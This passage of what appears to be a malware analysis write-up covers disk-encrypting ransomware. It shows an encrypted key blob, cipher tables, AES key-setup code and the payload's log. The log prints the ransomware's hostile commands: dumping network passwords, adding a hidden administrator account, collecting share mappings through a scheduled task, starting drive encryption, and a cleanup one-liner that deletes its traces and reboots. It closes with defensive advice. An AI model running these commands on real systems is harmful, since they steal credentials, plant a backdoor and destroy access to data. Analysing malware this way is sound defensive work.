                                              "\x2f\x48\xd6\x30\xd7\x00\xb6\x24\xdb\xe0\x5a\xd7\x47\xef\x52"
                                              "\xca\xa6\x34\x83\x47\xe5\xcb\xe9\x87\xf1\x20\x59\x6a\xe6\xa9"
                                              "\xcf\x51\x78\xc6\xb6\x23\xa6\x74\x0d\xe8\x91\xbe\x1a\xd0\x28"
                                              "\xcc\xce\x16\x98\x9a\xbe\xfb\xdc\x78\xc9\xe1\x7d\x72\x67\xce"
                                              "\xe1\x61\x56\x5f\x96\x68\xe6\xe1\xdd\xf4\xbf\x1b\x80\xe0\x19"
                                              "\x1c\xf4\xc4\xd3\xdd\xd5\xd5\x57\x2d\x83\xc7\xa3\x37\x87\xf4"
                                              "\x4e\xe0\xf6\xd8\x6d\x65\xdc\xa0\x52\xa3\x13\xbe\x81\xfc\x30"
                                              "\xbe\x7d\x69\x58\x34\xb6\xdd\x41\xc6" }
};
```

It uses the following encryption types




```
{ CF_AES,                 0xd5faad12, 0xf78e1ee6 },
{ CF_TWOFISH,             0x63f53fab, 0xf0bf3fe2 },
{ CF_SERPENT,             0xc63098ff, 0xa27615ad },
{ CF_AES_TWOFISH,         0xeb80c77a, 0x05c1f39c },
{ CF_TWOFISH_SERPENT,     0x1f5b5c3a, 0x533b76ca },
{ CF_SERPENT_AES,         0x1604a6b2, 0x637378c7 },
{ CF_AES_TWOFISH_SERPENT, 0x48deea37, 0x02b2a064 }
```


DCINST.EXE is used to install or update the driver and uses the following options

```
-setup   //  install or update driver (update bootloader when needed)
-unins   //   uninstall driver
-unldr   //   uninstall bootloader
-isenc   //   check for boot device encryption
-isboot  //   check for bootloader on boot device
```

For encryption AES algorithm is used:




```
0x52000000, 0x09000000, 0x6a000000, 0xd5000000, 0x30000000, 0x36000000, 0xa5000000, 0x38000000,
0xbf000000, 0x40000000, 0xa3000000, 0x9e000000, 0x81000000, 0xf3000000, 0xd7000000, 0xfb000000,
0x7c000000, 0xe3000000, 0x39000000, 0x82000000, 0x9b000000, 0x2f000000, 0xff000000, 0x87000000,
0x34000000, 0x8e000000, 0x43000000, 0x44000000, 0xc4000000, 0xde000000, 0xe9000000, 0xcb000000,
0x54000000, 0x7b000000, 0x94000000, 0x32000000, 0xa6000000, 0xc2000000, 0x23000000, 0x3d000000,
0xee000000, 0x4c000000, 0x95000000, 0x0b000000, 0x42000000, 0xfa000000, 0xc3000000, 0x4e000000,
0x08000000, 0x2e000000, 0xa1000000, 0x66000000, 0x28000000, 0xd9000000, 0x24000000, 0xb2000000,
0x76000000, 0x5b000000, 0xa2000000, 0x49000000, 0x6d000000, 0x8b000000, 0xd1000000, 0x25000000,
0x72000000, 0xf8000000, 0xf6000000, 0x64000000, 0x86000000, 0x68000000, 0x98000000, 0x16000000,
0xd4000000, 0xa4000000, 0x5c000000, 0xcc000000, 0x5d000000, 0x65000000, 0xb6000000, 0x92000000,
0x6c000000, 0x70000000, 0x48000000, 0x50000000, 0xfd000000, 0xed000000, 0xb9000000, 0xda000000,
0x5e000000, 0x15000000, 0x46000000, 0x57000000, 0xa7000000, 0x8d000000, 0x9d000000, 0x84000000,
0x90000000, 0xd8000000, 0xab000000, 0x00000000, 0x8c000000, 0xbc000000, 0xd3000000, 0x0a000000,
0xf7000000, 0xe4000000, 0x58000000, 0x05000000, 0xb8000000, 0xb3000000, 0x45000000, 0x06000000,
0xd0000000, 0x2c000000, 0x1e000000, 0x8f000000, 0xca000000, 0x3f000000, 0x0f000000, 0x02000000,
0xc1000000, 0xaf000000, 0xbd000000, 0x03000000, 0x01000000, 0x13000000, 0x8a000000, 0x6b000000,
0x3a000000, 0x91000000, 0x11000000, 0x41000000, 0x4f000000, 0x67000000, 0xdc000000, 0xea000000,
0x97000000, 0xf2000000, 0xcf000000, 0xce000000, 0xf0000000, 0xb4000000, 0xe6000000, 0x73000000,
0x96000000, 0xac000000, 0x74000000, 0x22000000, 0xe7000000, 0xad000000, 0x35000000, 0x85000000,
0xe2000000, 0xf9000000, 0x37000000, 0xe8000000, 0x1c000000, 0x75000000, 0xdf000000, 0x6e000000,
0x47000000, 0xf1000000, 0x1a000000, 0x71000000, 0x1d000000, 0x29000000, 0xc5000000, 0x89000000,
0x6f000000, 0xb7000000, 0x62000000, 0x0e000000, 0xaa000000, 0x18000000, 0xbe000000, 0x1b000000,
0xfc000000, 0x56000000, 0x3e000000, 0x4b000000, 0xc6000000, 0xd2000000, 0x79000000, 0x20000000,
0x9a000000, 0xdb000000, 0xc0000000, 0xfe000000, 0x78000000, 0xcd000000, 0x5a000000, 0xf4000000,
0x1f000000, 0xdd000000, 0xa8000000, 0x33000000, 0x88000000, 0x07000000, 0xc7000000, 0x31000000,
0xb1000000, 0x12000000, 0x10000000, 0x59000000, 0x27000000, 0x80000000, 0xec000000, 0x5f000000,
0x60000000, 0x51000000, 0x7f000000, 0xa9000000, 0x19000000, 0xb5000000, 0x4a000000, 0x0d000000,
0x2d000000, 0xe5000000, 0x7a000000, 0x9f000000, 0x93000000, 0xc9000000, 0x9c000000, 0xef000000,
0xa0000000, 0xe0000000, 0x3b000000, 0x4d000000, 0xae000000, 0x2a000000, 0xf5000000, 0xb0000000,
0xc8000000, 0xeb000000, 0xbb000000, 0x3c000000, 0x83000000, 0x53000000, 0x99000000, 0x61000000,
0x17000000, 0x2b000000, 0x04000000, 0x7e000000, 0xba000000, 0x77000000, 0xd6000000, 0x26000000,
0xe1000000, 0x69000000, 0x14000000, 0x63000000, 0x55000000, 0x21000000, 0x0c000000, 0x7d000000,
```



```
void _stdcall aes256_set_key(const unsigned char *key, aes256_key *skey)
{
    unsigned long *ek, *dk;
    int   j, i;
    unsigned long  t, rcon;

    ek = skey->enc_key;
    i  = 7; rcon = 1;

    memcpy(ek, key, AES_KEY_SIZE);
    do
    {
        ek[ 8] = ek[0] ^ key_mix(ek[7]) ^ rcon;
        ek[ 9] = ek[1] ^ ek[ 8];
        ek[10] = ek[2] ^ ek[ 9];
        ek[11] = ek[3] ^ ek[10];
```

Payload maintains the log as well.



```
Checking resources existence. They are OK...
copy resource file...
driver installed before...
installing driver...
installing driver successfully..
failed to copy file and exit..
Password not set.exit
C:\DC22\netpass.txt
getting share drive information...
schtasks /create /tn DefragmentService /TR "cmd.exe /c net use >> c:\dc22\netuse.txt" /sc DAILY
schtasks /run /TN DefragmentService
schtasks /delete /TN DefragmentService /F
C:\DC22\netpass.exe  /stab C:\DC22\netpass.txt
net user /add mythbusters 123456
net localgroup administrators mythbusters /add
cmd /c net use >> c:\dc22\netuse.txt
Trying to create service...
creating service successfully. rebooting windows...
starting serviceMain...
ServiceMain: Entry
ServiceMain: RegisterServiceCtrlHandler returned error
ServiceMain: SetServiceStatus returned error
ServiceMain: Performing Service Start Operations
ServiceMain: CreateEvent(g_ServiceStopEvent) returned error
ServiceMain: SetServiceStatus returned error


ServiceMain: Waiting for Worker Thread to complete
ServiceMain: Worker Thread Stop Event signaled
ServiceMain: Performing Cleanup Operations
ServiceMain: Exit
ServiceCtrlHandler: Entry
ServiceCtrlHandler: SERVICE_CONTROL_STOP Request
ServiceCtrlHandler: SetServiceStatus returned error
ServiceCtrlHandler: Exit
ServiceWorkerThread: Entry
Starting Mount app...
C:\DC22\Mount.exe
open
LogonUserW_FAILURE
PXERR_IMPERSONATION_FAILURE
start hard drive encryption...
time limit passed.doing clean-up and reboot...
/C ping 1.1.1.1 -n 1 -w 3000 > Nul & sc delete DefragmentService & Del "
 & taskkill /im Mount.exe & Del "C:\DC22\Mount.exe" & Del "C:\DC22\netpass.txt"  & Del "C:\DC22\netuse.txt"  & Del "C:\DC22\netpass.exe" & net user /del mythbusters
 & shutdown /f /r /t 0
```

CONCLUSION

It's a pretty complex piece of ransomware that requires escalated privileges, which could be obtained in multiple ways. Recently we have seen OS level exploits in action. Make sure your systems are patched. Use of a good end-point solution is necessary. Last but not least hire good security folks.